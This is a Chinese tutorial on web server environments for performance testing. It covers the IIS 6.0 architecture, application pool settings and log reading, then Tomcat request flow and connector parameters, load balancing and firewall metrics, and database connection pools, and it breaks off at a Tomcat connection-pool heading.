IIS（Internet Information Server，互联网信息服务）是一种Web（网页）服务组件，其中包括Web服务器、FTP服务器、NNTP服务器和SMTP服务器，分别用于网页浏览、文件传输、新闻服务和邮件发送等方面，用于在网络（包括互联网和局域网）上发布信息。IIS目前版本已达到7.5，农网大部分IIS服务器使用的是IIS7.5版本。

**IIS的工作原理**

在此我们主要讨论的是IIS6.0及以上版本（从IIS6.0以后架构有较大改变）。

IIS6.0的架构图如下：




图八：IIS6.0服务器架构图

由上可以看出，IIS 6.0的内核体系主要由如下三个组件构成：HTTP.SYS，W3SVC以及W3Core。

**HTTP.SYS**——主要功能是侦听请求，转发请求给相应的web服务，把处理结果返回给用户。

**W3SVC**——主要负责创建工作进程(W3Core)。在工作进程的运行过程中，负责监视它的运行状态。

**W3Core**——又称为工作进程(Worker Process)或W3WP.exe，平时我们可以在服务器的任务管理器中看到多个w3wp.exe工作进程，如下图：



图九：IIS工作进程在任务管理器中的显示

如果性能测试要监控某个网站的资源消耗，监控这个进程比较精准。

以上介绍了IIS6.0架构中的三大主要模块，下面就详细讲解下这三个模块是如何工作的。

**第一部分：HTTP.SYS**

HTTP.SYS的主要功能是：侦听用户的http请求（这个请求来自于TCPIP.sys驱动程序），并将请求转发给相关的web应用程序处理，最后，HTTP.SYS将处理结果返回给用户（返回到TCPIP.sys驱动程序）。

在HTTP.SYS的内部，它由如下的功能模块组成：

1、侦听模块。

2、应答缓存模块。

3、请求队列。

4、响应发送模块。

HTTP.SYS的内部组成结构图如下图：




图十：HTTP.SYS的内部结构图

作为在内核模式下运行的操作系统的驱动程序，HTTP.SYS拥有高度的可靠性和稳定性。它始终处于运行状态，能够对用户的http请求作出快速的响应。

在内核模式下，HTTP.SYS不执行任何用户代码，它只是监听用户的http请求。这些http请求中包含了IIS上运行的web站点所使用的IP地址和端口。因为在HTTP.SYS中不运行任何的用户代码，所以即使用户的web应用程序发生了故障，也不会影响到HTTP.SYS本身，它仍然能够对用户的http请求进行监听，并及时作出反应。

HTTP.SYS监听并接收用户的http请求，之后对用户的http请求做出回应。它的具体操作流程如下图所示：



图十一：IIS接收请求到输出请求响应的处理流程


首先，用户通过浏览器对部署在IIS中的web应用程序发出http请求。经过各种处理，这个http请求最终会到达TCPIP.SYS驱动程序，TCPIP.SYS将这个请求转发给HTTP.SYS网络驱动程序。在HTTP.SYS中，它的监听模块始终在监听着网络上是否有对它的http请求，当一个http请求到达以后，监听模块会对这个http请求进行分析，并根据请求的类型的不同，将这些请求进行排队，等候应用程序池中的web应用程序对队列中的请求进行处理。

在HTTP.SYS中，它维护着一张数据配置表，在这个表中记录着URL与应用程序池之间的对应关系，HTTP.SYS会对http请求中的URL进行跟踪。也就是说，HTTP.SYS注册了所有IIS 6.0应用，并给每个工作进程赋予一个句柄，IIS内部利用这些句柄来标识、注册应用程序要用到的一个或多个名称空间。因此，当HTTP.SYS接收到一个 HTTP请求的时候，它能够很快地将请求数据包从内核模式下的HTTP.SYS传递到正确的用户模式下的Web应用。

如果在一个http数据请求包到达之后，相关的应用程序池还没有启动，那么HTTP.SYS负责将这个应用程序池启动。这种处理方式也叫做请求式启动。

当一个http请求被处理完毕之后，处理的结果会返回到HTTP.SYS中，由HTTP.SYS中的响应发送模块将这个处理结果返回到TCPIP.SYS中,并最终返回给用户。

HTTP.SYS还有对数据缓存的功能：如果用户对web网站上的某部分资源进行频繁的http请求的话，HTTP.SYS会把对这个请求的响应结果进行缓存。当用户下次对这部分资源进行请求的时候，HTTP.SYS会直接把在缓存中保存的响应结果直接发送给用户。从用户发送http请求到系统返回响应结果的这一过程都是HTTP.SYS在内核模式下完成的。不需要在内核模式和用户模式下进行切换，这样就极大地节省了系统资源，提高了请求的响应速度。有关HTTP.SYS数据缓存的过程如下图所示：



图十二：HTTP.SYS的缓存处理

从图上可看到只要在响应缓存中有的就不会去服务器端获取，直接读缓存，返回响应数据。当然HTTP.SYS也不是所有内容都缓存的，HTTP.SYS不缓存哪些内容，请参见以下链接：

<http://support.microsoft.com/kb/817445/en-us>

除了上面所说的主要功能外HTTP.SYS还包含以下其他功能：

管理TCP的连接

验证HTTP请求


记录IIS中的Web网站的日志信息

实施带宽限制策略以及支持TCP/IP级的管理

实现客户证书请求服务

**第二部分：W3SVC**

W3SVC负责创建工作进程(W3Core)。在工作进程的运行过程中，W3SVC还负责监视它的运行状态。从一些IIS的配置项中我们可以看出它是如何监控和保护工作进程的。



图十三：应用程序池-性能配置项

在这里IIS提供了四种性能监控功能，如上图所示：

1、对空闲超时的监控。如果工作进程一直处于空闲状态，那么当空闲时间达到设定的值后，W3SVC会关闭工作进程。“空闲超时”配置项含义：当工作进程空闲多少分钟后关闭此工作进程，这降低了空闲工作进程对系统资源和CPU性能的消耗，默认启用并且设置为20分钟；

2、请求队列限制。如果用户对工作进程的请求达到设定的上限后，W3SVC将会对用户的请求进行限制。当HTTP.sys接收到某个客户端发送的HTTP请求时，如果处理此请求的对应应用程序池的工作进程还处于忙状态，则HTTP.sys将接收到的请求保存在对应应用程序池的请求队列中，直到工作进程空闲为止。此选项即用于设置此应用程序池的请求队列所能容纳的请求数量，默认情况下每个应用程序池的请求队列限制为保留1000个请求，如果超出则向客户端返回503错误，你可以根据需要适当进行修改，最大可以设置为65535。但是如果设置太大则会消耗大量的系统资源 ，而设置太小会导致客户端访问时频繁出现503错误。

3、CPU监视。如果工作进程对CPU的占用率超过设定的上限后，W3SVC会根据IIS的配置信息采取相应的措施。最大cpu使用率默认为100，刷新CPU使用率的间隔时间默认值为5。CPU使用率超过最大使用率时执行的操作：当此应用程序池的CPU使用率超过所设置的最大CPU使用率时所进行的操作，启用CPU监视时默认为无，此时IIS只是在事件日志中进行记录而不进行其他操作；如果选择为关闭，那么IIS将关闭此应用程序池中的所有工作进程；

4、Web园：在Web园中你可以配置此应用程序池所使用的最大工作进程数，默认为1，最大可以设置为4000000； 配置使用多个工作进程可以提高该应用程序池处理请求的性能，但是在设置为使用多个工作进程之前，请考虑以下两点：

每一个工作进程都会消耗系统资源和CPU占用率；太多的工作进程会导致系统资源和CPU利用率的急剧消耗；

每一个工作进程都具有自己的状态数据，如果Web应用程序依赖于工作进程保存状态数据，那么可能不支持使用多个工作进程。



图十四：应用程序池运行状况监控项配置

在这里，IIS对应用程序池运行状况的监控提供了四种功能：

1、Ping。W3SVC会在设定的时间间隔内对工作线程执行Ping操作，以获取工作线程的状态信息。默认情况下应用程序池配置为每隔30秒Ping工作进程，当工作进程没有进行响应时，则认为此工作进程出现故障并默认配置为关闭此工作进程。

2、快速失败保护。如果在指定的时间段内（默认5分钟），一定数目的工作进程发生失败（默认5次），则W3SVC会禁用应用程序池。

3、启动时间限制。工作进程必须在设定的时间内开始（默认90秒）。当工作进程启用时间超出此设置值时，IIS会在事件日志中进行记录。

4、关闭时间限制。工作进程必须在设定的时间内关闭（默认90秒）。当IIS检测到某个工作进程出现故障时，将此工作进程标记为关闭，此选项指定了IIS等待工作进程自动关闭的时间限制，如果超出此时间限制后工作进程尚未关闭，则IIS强行关闭工作进程。



图十五：应用程序池回收配置项

关于应用程序池的回收，IIS提供了四种回收的方式：

1、可以设定回收工作进程的时间间隔。

2、 可以根据对工作进程的请求数量进行回收，一但对工作进程的用户请求数量超过设定值，系统就会执行对应用程序池的回收工作。

3、定时回收。

4、根据内存消耗进行回收。

如果应用程序发生故障或者达到设置的回收条件，它会通知W3SVC执行进程回收工作。W3SVC启动一个新的工作进程。旧的工作进程继续执行未完成的用户请求，但不接收新的用户请求。新、旧工作进程之间通信，同步应用程序的状态信息。当新工作进程完全获得了旧工作进程中的应用程序状态信息后，它通知W3SVC，表示它已经准备好了，可以接收用户的新http请求。旧的进程完成其未解决的请求，然后正常关闭，或者如果在达到了配置的时间限制、请求数、设置的时间计划，或当达到指定的内存用量限制后仍没有关闭，则明确地终止进程。新工作进程开始正式工作，接收用户的新http请求。在此期间，TCP/IP连接不会丢失。

默认情况下，应用程序池每隔1740分钟（29小时）回收一次。

如果在网站瞬间压力很大的情况下（或者是性能测试中），应用程序池默认的回收时间1740分钟可能会太长，因为很有可能还没到达回收时间就已经需要回收了，此时需要改小自动回收时间，或者设置其他回收条件。

图中各个配置项说明如下：

回收工作进程（分钟）：在工作进程运行多少分钟后回收工作进程，默认启用，并且设置为1740分钟（29小时）；

回收工作进程（请求数目）：在工作进程处理多少 个HTTP请求后终止此工作进程，默认禁用，如果启用则默认值为35000；

在下列时间回收工作进程：在指定的时间回收工作进程，默认禁用；如需启用，勾选后点击添加按钮添加回收的时间即可，使用24小时制定义回收的时间；

消耗太多内存时回收工作进程：

最大虚拟内存（兆）：当工作进程使用的虚拟内存达到设置的值时回收工作进程，默认禁用，如果启用则默认值为500 M；建议设置为不超过虚拟内存总数的70％；

最大使用的内存（兆）：当工作进程使用的物理内存达到设置的值时回收工作进程，默认禁用，如果启用则默认值为192 M；建议设置为不超过物理内存总数的60％；

另外需要注意的是，应用程序池具有以下两种工作进程回收方式，不过这两种回收方式均不会造成Web服务的中断：

默认情况下，应用程序池使用重叠回收方式（上面详细介绍的就是这种方式）。在这种方式下，当应用程序池要关闭某个工作进程时，会先创建一个工作进程，直到新的工作进程成功创建后才关闭旧的工作进程；

应用程序池也可以先关闭旧的工作进程，然后再创建新的工作进程。

如果Web 应用程序不支持多实例运行，那么你必须配置应用程序池禁止使用重叠回收方式。此配置无法在IIS管理控制台中进行修改，只能通过在 metabase.xml中修改对应应用程序池的DisallowOverlappingRotation metabase属性为true进行。

**第三部分：W3Core**

W3Core又称为工作进程(Worker Process)或W3WP.exe。在默认情况下，IIS 6.0是在工作进程隔离模式下运行的。对于每一个web应用程序，IIS6.0都有一个或多个工作进程实例来运行它。

用户web应用程序（web Application）,应用程序池(Application Pools)与工作进程（Worker Process）之间的关系如下：

1、在IIS6.0中，每一个用户web应用程序都会运行在一个应用程序池中。这个应用程序池可以是IIS默认的应用程序池，也可以是用户自定义的应用程序池。

2、每个应用程序池中都会运行着一个或者多个用户web应用程序实例。

3、在应用程序池中，存在着一个或者多个工作进程。每个工作进程只能属于一个特定的应用程序池，由这些工作进程来负责管理应用程序池中的用户web应用程序。

他们的结构关系如下图所示：




图十六：应用程序池

如果，我们将应用程序池比喻成为一座公寓，那么在公寓里面的那些住户就是一个个web应用程序，而公寓的物业的管理人员就是工作进程。如果公寓比较大，住户比较多，那么就可能需要有多个物业管理人员。也就是说，每个应用程序池里面可以有多个工作进程在工作。

安全方面：

在IIS6.0或更早的版本中，用户的web应用程序是允许运行在进程内的。他们使用系统（System）帐户运行。这个系统帐户是：IWAM\_计算机名。因为是在系统帐户下运行，所以这些web应用程序有比较高的权限。

在IIS6.0中，默认情况下，w3wp.exe的所有实例都在一个权限有限的“网络服务”帐户下运行。如下图所示：




图十七：应用程序池标识配置项

当然，用户可以在需要的情况下为W3WP.exe配置新的运行帐户。

这样做的好处是：一旦一个web应用被攻击成功，攻击者只能访问当时运行的工作进程的帐户有权访问的资源，默认的网络服务帐户不能写入Inetpub文件夹，执行权限也极其有限，所以在一定程度上提高了IIS的安全性。

IIS6.0架构中三个部分连起来协同工作流程如下图：



图十八：IIS6.0用户请求处理过程

更多详细情况可参见下面链接地址的文章：

<http://www.cnblogs.com/arbin98/archive/2010/09/03/1816847.html>

**关于IIS6.0服务器详细配置请参见QC“公共用例库-【1】web测试框架库-文档库”中下载**

**“IIS6.0配置详解.pdf”文件**

**IIS服务器日志查看分析**

查看服务器IIS服务器日志是在Windows文件夹>>system32>>LogFiles>>W3SVC1下的.Log文件。

下面是IIS日志中的一条：

2004-12-03 07:33:25 61.135.145.208 - \*.\*.\*.\* 80 GET /index/119.htm - 304 Baiduspider+(+http://www.baidu.com/search/spider.htm)

这就意味着百度蜘蛛在2004-12-03 07:33:25爬过/index/119.htm这一页，它发现这页是没有更新过的。

接下来们针对IIS服务器日志分析个例子：

#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status sc-bytes

2007-11-17 16:02:09 W3SVC999 211.155.23.176 GET /b2b\_cplist.asp catid=300 80 - 61.135.162.212 Baiduspider+(+http://www.baidu.com/search/spider.htm) http://www.24hx.cn 200 0 0 47806

对应的字段信息如下：

date(日期) 2007-11-17

time(时间) 16:02:09

cs-method(方法) GET

cs-uri-stem(URI资源) /b2b\_cplist.asp //代表访问的资源是当前这个文件

cs-uri-query(URI查询) catid=30 // 具体的访问参数

（cs-uri-stem+ cs-uri-query=实际访问的文件：/b2b\_cplist.asp? catid=30）

s-port(服务器端口) 80

c-ip(客户端IP) 211.155.23.176（实际是网站所在服务器的IP）

cs(User-Agent) Baiduspider+(+http://www.baidu.com/search/spider.htm) //百度在收录你呢J

cs(Referer) (引用站点) http://www.24hx.cn //搜索的站点

sc-status(协议状态) 200 //200表示OK

sc-substatus(协议子状态) 0

sc-win32-status(Win32状态) 0

sc-bytes(发送的字节数) 1329 //表示当前文件的大小

查看IIS日志主要看日志中有没有包含异常的http状态码。

也可以使用工具分析统计日志。

**IIS服务器假死状态原因：**

资源占用过快，导致应用程序池被拖死。应用程序池设置的自动回收时间过长，导致资源被迅速占满后仍没采取回收动作。可以设小自动回收的间隔时间，默认是1047分钟回收一次，可以调整成300-600分钟一次。但是也不是越短越好，还要根据网站的访问压力来计算。

###### Tomcat服务器

tomcat是一个web容器，java web项目相当与容器中的一个元素 ，当把java web项目部署到服务器的时候就相当于在容器里面加入了一个元素。tomcat启动的时候 tomcat容器会获得里面元素的相关信息比如web项目的名称。


当用户请求服务器的时候 首先根据请求的一级域名找到你启动的tomcat容器，容器在分析一级域名后面的请求字符窜截取请求的项目名字，根据项目名字把请求信息发给容器里面与项目名字对应的web项目，然后web项目处理请求处理完了将响应信息发给容器，再返回给用户。

为什么请求能够找到开启的tomcat服务器？

首先你请求的地址是本机的ip地址，这样请求能够发送到本机上，那么怎么给本机的tomcat，这关键点就是端口了。请求会根据本机上所有开启的程序的端口信息给相应的程序。

tomcat的默认端口是8080 所以你的请求地址需要加上：8080当然你可以更改tomcat的端口比如80这样你就不用去在请求地址上加：8080。因为100以内的端口会自动匹配。

可参见下图对比理解：



图十九：Tomcat架构图

总结一下，tomcat采用了清晰的组件化的架构，位于顶端的server代表了整个tomcat服务器；server中包含一到多个service提供各种服务，默认的是名称为catalina的服务

service提供请求服务首先是根据不同协议的客户端请求选择相应的Connector来进行处理的，

Connector对请求进行分析后，转而交给真正的处理引擎（Engine），即Servlet容器。处理引擎（Engine）内部实例化一个至多个虚拟主机（Host），对应不同的域名请求。每个虚拟主机又包含多个web应用和上下文环境（Context），上下文中的web应用收到客户端请求后对请求进行解析处理，返回响应结果给Connector，并最终返回给客户端。

下面以一个实际的例子举例说明Tomcat是如何处理一个http请求的：

假设来自客户的请求为：

http://localhost:8080/wsota/wsota\_index.jsp

1) 请求被发送到本机端口8080，被在那里侦听的Coyote HTTP/1.1 Connector获得

2) Connector把该请求交给它所在的Service的Engine来处理，并等待来自Engine的回应

3) Engine获得请求localhost/wsota/wsota\_index.jsp，匹配它所拥有的所有虚拟主机Host

4) Engine匹配到名为localhost的Host（即使匹配不到也把请求交给该Host处理，因为该Host被定义为该Engine的默认主机）

5) localhost Host获得请求/wsota/wsota\_index.jsp，匹配它所拥有的所有Context

6) Host匹配到路径为/wsota的Context（如果匹配不到就把该请求交给路径名为""的Context去处理）

7) path="/wsota"的Context获得请求/wsota\_index.jsp，在它的mapping table中寻找对应的servlet

8) Context匹配到URL PATTERN为\*.jsp的servlet，对应于JspServlet类

9) 构造HttpServletRequest对象和HttpServletResponse对象，作为参数调用JspServlet的doGet或doPost方法

10)Context把执行完了之后的HttpServletResponse对象返回给Host

11)Host把HttpServletResponse对象返回给Engine

12)Engine把HttpServletResponse对象返回给Connector

**Tomcat配置参数详解**

和性能表现直接相关的是<Connector>配置项，connector配置项中几个关键值详解如下：

maxKeepAliveRequests——最大能保持KeepAlive状态的请求数。默认值100。

maxThreads——处理的最大线程数。就是Worker的最大数目，如果配置开启了Executor的话，这个配置项便没有用了。一个Worker线程对应一个请求，这也就是服务器能同时处理的最大请求数。如果maxThreads设置得比maxKeepAliveRequests小，maxKeepAliveRequests的设置就没效果了。

minSpareThreads：Tomcat初始化时创建的线程数。默认值4。

maxSpareThreads：最大备用线程数。一旦创建的线程超过这个值，Tomcat就会关闭不再需要的socket线程。默认值50。

acceptCount：指定当所有可以使用的处理请求的线程数都被使用时，可以放到处理队列中的请求数，超过这个数的请求将不予处理。默认值100。当队列中请求数超过100时，后来的请求返回Connection refused错误。

minProcessors：最小空闲连接线程数，用于提高系统处理性能，默认值为10

maxProcessors：最大连接线程数，即：并发处理的最大请求数，默认值为75

minProcessors, maxProcessors：是tomcat4中设置线程最大、最小数。Tomcat6中只要设置maxThreads即可。

acceptCount：允许的最大连接数，应大于等于maxProcessors，默认值为100

enableLookups：是否反查域名，取值为：true或false。为了提高处理能力，应设置为false

connectionTimeout：网络连接超时，单位：毫秒。设置为0表示永不超时，这样设置有隐患的。通常可设置为30000毫秒。

其中和最大连接数相关的参数为maxProcessors和acceptCount。如果要加大并发连接数，应同时加大这两个参数。

web server允许的最大连接数还受制于操作系统的内核参数设置，通常Windows是2000个左右，Linux是1000个左右。

其他配置参数的详解请参见以下连接：

<http://blog.csdn.net/yuanxuegui2008/article/details/6056754>

官方解释如下：

<http://tomcat.apache.org/tomcat-6.0-doc/config/http.html>

###### 负载均衡（Load balancing）

是一种计算机网络技术，用来在多个计算机(计算机集群)、网络连接、CPU、磁盘驱动器或其他资源中分配负载，以达到优化资源使用、最大化吞吐率、最小化响应时间、同时避免过载的目的。其主要目的是为了实现多台机器提供一个服务。

对于互联网服务，负载均衡器通常是一个软件程序，这个程序侦听一个外部端口，互联网用户可以通过这个端口来访问服务，而作为负载均衡器的软件会将用户的请求转发给后台内网服务器，内网服务器将请求的响应返回给负载均衡器，负载均衡器再将响应发送到用户，这样就向互联网用户隐藏了内网结构，阻止了用户直接访问后台（内网）服务器，使得服务器更加安全，可以阻止对核心网络栈和运行在其它端口服务的攻击。

负载均衡影响整个系统性能的指标有：并发连接数、用户数限制、吞吐量

**并发连接数**

并发连接数是指防火墙或代理服务器对其业务信息流的处理能力，是防火墙能够同时处理的点对点连接的最大数目，它反映出防火墙设备对多个连接的访问控制能力和连接状态跟踪能力，这个参数的大小直接影响到防火墙所能支持的最大信息点数。

并发连接数是衡量防火墙性能的一个重要指标。在目前市面上常见防火墙设备的说明书中大家可以看到，从低端设备的500、1000个并发连接，一直到高端设备的数万、数十万并发连接，存在着好几个数量级的差异。那么，并发连接数究竟是一个什么概念呢？它的大小会对用户的日常使用产生什么影响呢？要了解并发连接数，首先需要明白一个概念，那就是“会话”。这个“会话”可不是我们平时的谈话，但是可以用平时的谈话来理解，两个人在谈话时，你一句，我一句，一问一答，我们把它称为一次对话，或者叫会话。同样，在我们用电脑工作时，打开的一个窗口或一个Web页面，我们也可以把它叫做一个“会话”，扩展到一个局域网里面，所有用户要通过防火墙上网，要打开很多个窗口或Web页面发（即会话），那么，这个防火墙，所能处理的最大会话数量，就是“并发连接数”。

像路由器的路由表存放路由信息一样，防火墙里也有一个这样的表，我们把它叫做并发连接表，是防火墙用以存放并发连接信息的地方，它可在防火墙系统启动后动态分配进程的内存空间，其大小也就是防火墙所能支持的最大并发连接数。大的并发连接表可以增大防火墙最大并发连接数，允许防火墙支持更多的客户终端。尽管看上去，防火墙等类似产品的并发连接数似乎是越大越好。但是与此同时，过大的并发连接表也会带来一定的负面影响：

1.并发连接数的增大意味着对系统内存资源的消耗

以每个并发连接表项占用300B计算，1000个并发连接将占用300B×1000×8bit/B≈2.3Mb内存空间，10000个并发连接将占用 23Mb内存空间，100000个并发连接将占用230Mb内存空间，而如果真的试图实现1000000个并发连接的话那么，这个产品就需要提供 2.24Gb内存空间！

2.并发连接数的增大应当充分考虑CPU的处理能力

CPU的主要任务是把网络上的流量从一个网段尽可能快速地转发到另外一个网段上，并且在转发过程中对此流量按照一定的访问控制策略进行许可检查、流量统计和访问审计等操作，这都要求防火墙对并发连接表中的相应表项进行不断的更新读写操作。如果不顾CPU的实际处理能力而贸然增大系统的并发连接表，势必影响防火墙对连接请求的处理延迟，造成某些连接超时，让更多的连接报文被重发，进而导致更多的连接超时，最后形成雪崩效应，致使整个防火墙系统崩溃。

3.物理链路的实际承载能力将严重影响防火墙发挥出其对海量并发连接的处理能力

虽然目前很多防火墙都提供了10/100/1000Mbps的网络接口，但是，由于防火墙通常都部署在Internet出口处，在客户端PC与目的资源中间的路径上，总是存在着瓶颈链路——该瓶颈链路可能是2Mbps专线，也可能是512Kbps乃至64Kbps的低速链路。这些拥挤的低速链路根本无法承载太多的并发连接，所以即便是防火墙能够支持大规模的并发访问连接，也无法发挥出其原有的性能。

有鉴于此，我们应当根据网络环境的具体情况来选择适当规模的并发连接表。因为不同规模的网络会产生大小不同的并发连接，而用户习惯于何种网络服务以及如何使用这些服务，同样也会产生不同的并发连接需求。高并发连接数的防火墙设备通常需要客户投资更多的设备，这是因为并发连接数的增大牵扯到数据结构、CPU、内存、系统总线和网络接口等多方面因素。按照并发连接数来衡量方案的合理性是一个值得推荐的办法。

以每个用户需要10.5个并发连接来计算：

一个中小型企业网络（1000个信息点以下，容纳4个C类地址空间）大概需要 10.5×1000=10500个并发连接，因此支持20000～30000最大并发连接的防火墙设备便可以满足需求；

大型的企事业单位网络（比如信息点数在1000～10000之间）大概会需要105000个并发连接，所以支持100000～120000最大并发连接的防火墙就可以满足企业的实际需要;

而对于大型电信运营商和ISP来说，电信级的千兆防火墙（支持120000～200000个并发连接）则是恰当的选择。为较低需求而采用高端的防火墙设备将造成用户投资的浪费，同样为较高的客户需求而采用低端设备将无法达到预计的性能指标。

**用户数限制**

防火墙的用户数限制分为固定限制用户数和无用户数限制两种。前者比如SOHO型防火墙一般支持几十到几百个用户不等，而无用户数限制大多用于大的部门或公司。

要注意的是，用户数和并发连接数是完全不同的两个概念，并发连接数是指防火墙的最大会话数（或进程），每个用户可以在一个时间里产生很多的连接，在购买产品时要区分这两个概念。

**吞吐量**

网络中的数据是由一个个数据包组成，防火墙对每个数据包的处理要耗费资源。吞吐量是指在不丢包的情况下单位时间内通过防火墙的数据包数量。

随着Internet的日益普及，内部网用户访问Internet的需求在不断增加，一些企业也需要对外提供诸如WWW页面浏览、FTP文件传输、 DNS域名解析等服务，这些因素会导致网络流量的急剧增加，而防火墙作为内外网之间的唯一数据通道，如果吞吐量太小，就会成为网络瓶颈，给整个网络的传输效率带来负面影响。因此，考察防火墙的吞吐能力有助于我们更好的评价其性能表现。这也是测量防火墙性能的重要指标。

吞吐量的大小主要由防火墙内网卡，及程序算法的效率决定，尤其是程序算法，会使防火墙系统进行大量运算，通信量大打折扣。因此，大多数防火墙虽号称100M防火墙，由于其算法依靠软件实现，通信量远远没有达到100M,实际只有10M-20M。纯硬件防火墙，由于采用硬件进行运算，因此吞吐量可以达到线性90-95M,是真正的 100M防火墙。

##### 2.2、数据库环境

通常一个web系统由：web浏览器、web服务器、中间件和web数据库组成。它们之间基于TCP/IP协议相互通讯，完成提供给用户的网络服务。Web系统中常用的数据库有SQLSERVER数据库、Oracle数据库、Mysql数据库。

Web系统中通常会有大量请求需要访问数据库获取或更新数据。用户向web服务发起请求，web程序如果需要到数据库获取数据，那么就需要和数据库建立一个连接来操作数据库，web程序拿到数据后，作为响应数据返回给用户，这就完成了一次用户请求。

那么web程序是如何与数据库打交道而且实现大量并发下也能正常响应的呢？接下来我们就来研究下web系统中数据库的一些工作机制。

**数据库连接池：**

数据库连接是一种关键的有限的昂贵的资源，这一点在多用户的网页应用程序中体现得尤为突出。对数据库连接的管理能显著影响到整个应用程序的伸缩性和健壮性，影响到程序的性能指标。数据库连接池正是针对这个问题提出来的。

数据库连接池负责分配、管理和释放数据库连接，它允许应用程序重复使用一个现有的数据库连接，而再不是重新建立一个；释放空闲时间超过最大空闲时间的数据库连接来避免因为没有释放数据库连接而引起的数据库连接遗漏。这项技术能明显提高对数据库操作的性能。

数据库连接池在初始化时将创建一定数量的数据库连接放到连接池中，这些数据库连接的数量是由最小数据库连接数来设定的。无论这些数据库连接是否被使用，连接池都将一直保证至少拥有这么多的连接数量。连接池的最大数据库连接数量限定了这个连接池能占有的最大连接数，当应用程序向连接池请求的连接数超过最大连接数量时，这些请求将被加入到等待队列中。

数据库连接池的最小连接数和最大连接数的设置要考虑到下列几个因素：

1) 最小连接数是连接池一直保持的数据库连接，所以如果应用程序对数据库连接的使用量不大，将会有大量的数据库连接资源被浪费；

2) 最大连接数是连接池能申请的最大连接数，如果数据库连接请求超过此数，后面的数据库连接请求将被加入到等待队列中，这会影响之后的数据库操作。

3) 如果最小连接数与最大连接数相差太大，那么最先的连接请求将会获利，之后超过最小连接数量的连接请求等价于建立一个新的数据库连接。不过，这些大于最小连接数的数据库连接在使用完不会马上被释放，它将被放到连接池中等待重复使用或是空闲超时后被释放。

Web系统中通常会在配置文件中配置数据库连接字符串，通过该设置去以一种角色访问指定数据库，进行数据库操作。

**.net的数据库连接池：**

在.net中连接数据库是通过一串数据库连接字符串connectiongString来开启的。connectiongString中数据库连接池默认就是开启的，也就是Pooling=true;只有要关闭数据库连接池的时候，才需要显示声明Pooling=false。如果不使用数据库连接池，每次访问数据库都要新建连接，就会频繁的新建、关闭连接，连接没重新利用，对资源消耗很大，响应也慢。

如果在测试过程中遇到报错：超时时间已到，但是尚未从池中获取连接。出现这种情况可能是因为所有池连接均在使用，并且达到了最大池大小。则是当前连接已经达到数据库连接池的最大连接设置，且所有的连接都在被使用，此时只能在队列中排队等待，但是等待超过了15秒还是没有空闲连接使用，就会报这个错。

**Tomcat中的数据库连接池配置：**

